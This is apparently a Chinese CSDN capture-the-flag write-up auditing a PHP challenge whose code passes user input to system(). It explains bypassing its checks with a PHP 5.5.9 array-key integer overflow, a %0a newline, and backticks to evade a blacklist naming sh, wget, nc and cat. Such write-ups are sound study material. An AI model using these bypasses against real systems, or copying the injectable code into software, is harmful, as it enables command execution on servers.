打开题目, 看到一些php的代码, 我们来审计一下

```
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im", $num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|?|flag|}|cat|echo|\*|\^|\]|\\\\\\\\|'|\"|\\|/i", $num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

CSDN @八哥不爱做题

第一个if

`($stuff === $array && $stuff[0] != 'admin')` //强等于, 并且首元素不等于admin

`(preg_match("/^\d+$/im", $num))` //必须是纯数字, 并且前面的/是开启了多行匹配, 加上^和\$, 匹配开头和结尾, 合起来就是匹配每行的开头和结尾

`(!preg_match("/sh|wget|nc|python|php|perl|?|flag|}|cat|echo|*|\^|\]|\\\\\\\\|'|\"|\\|/i", $num))` //过滤了很多的字符串, 相当于一个黑名单

我们只要绕过这三个if, 就可以执行system(),



```
<?php
/php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'adm.
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|pytho
            echo "my favorite num is:";
            system("echo ".$num);
```

CSDN@八哥不爱做题

看到了这里有个php的版本号，顺便百度了下这个php版本的漏洞，有一个整数溢出漏洞，这里就不给大家放链接了，大家自己动手找吧

漏洞就是说数组中[]里0的元素与4294967296的元素是一样的，所以可以进行绕过第一个if，第二个if我们用到%0a进行换行，这样就只能匹配到第一行，从而绕过，

my favorite num is:1

The screenshot shows a web proxy tool interface. At the top, there are navigation icons: a magnifying glass, a document, a play button, a bug, a double-headed arrow, curly braces, and a refresh icon. Below these are labels: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), and 样式编辑器 (Style Editor). A menu bar contains: Encryption, Encoding, SQL, XSS, and Other. On the left, there are three buttons: Load URL, Split URL, and Execute. The main area shows a request URL: http://111.200.241.244:50050/?num=. Below the URL, there are checkboxes for Post data (checked), Referer, User Agent, and Cookies, and a Clear All button. The response area shows: stuff[4294967296]=admin&stuff[1]=user&num=1. In the bottom right corner of the response area, there is a watermark: CSDN @八哥不爱做题.

可以看到成功返回数值了，我们进行抓包修改数据

Request

CSDN @八哥不爱做题

成功执行，我们进行查看flag

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x ...

Go Cancel < >

Target: http://111.200.241.244:50050

Request

Raw Params Headers Hex

```
POST /?num=1 HTTP/1.1

Bonjour!
```

CSDN @八哥不爱做题

这里被第三个if拦截掉了，我们用反引号进行绕过

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x ...

Go Cancel < >

Request

CSDN @八哥不爱做题

拿到flag。

本人菜鸟一枚，参考了下大佬的思路。
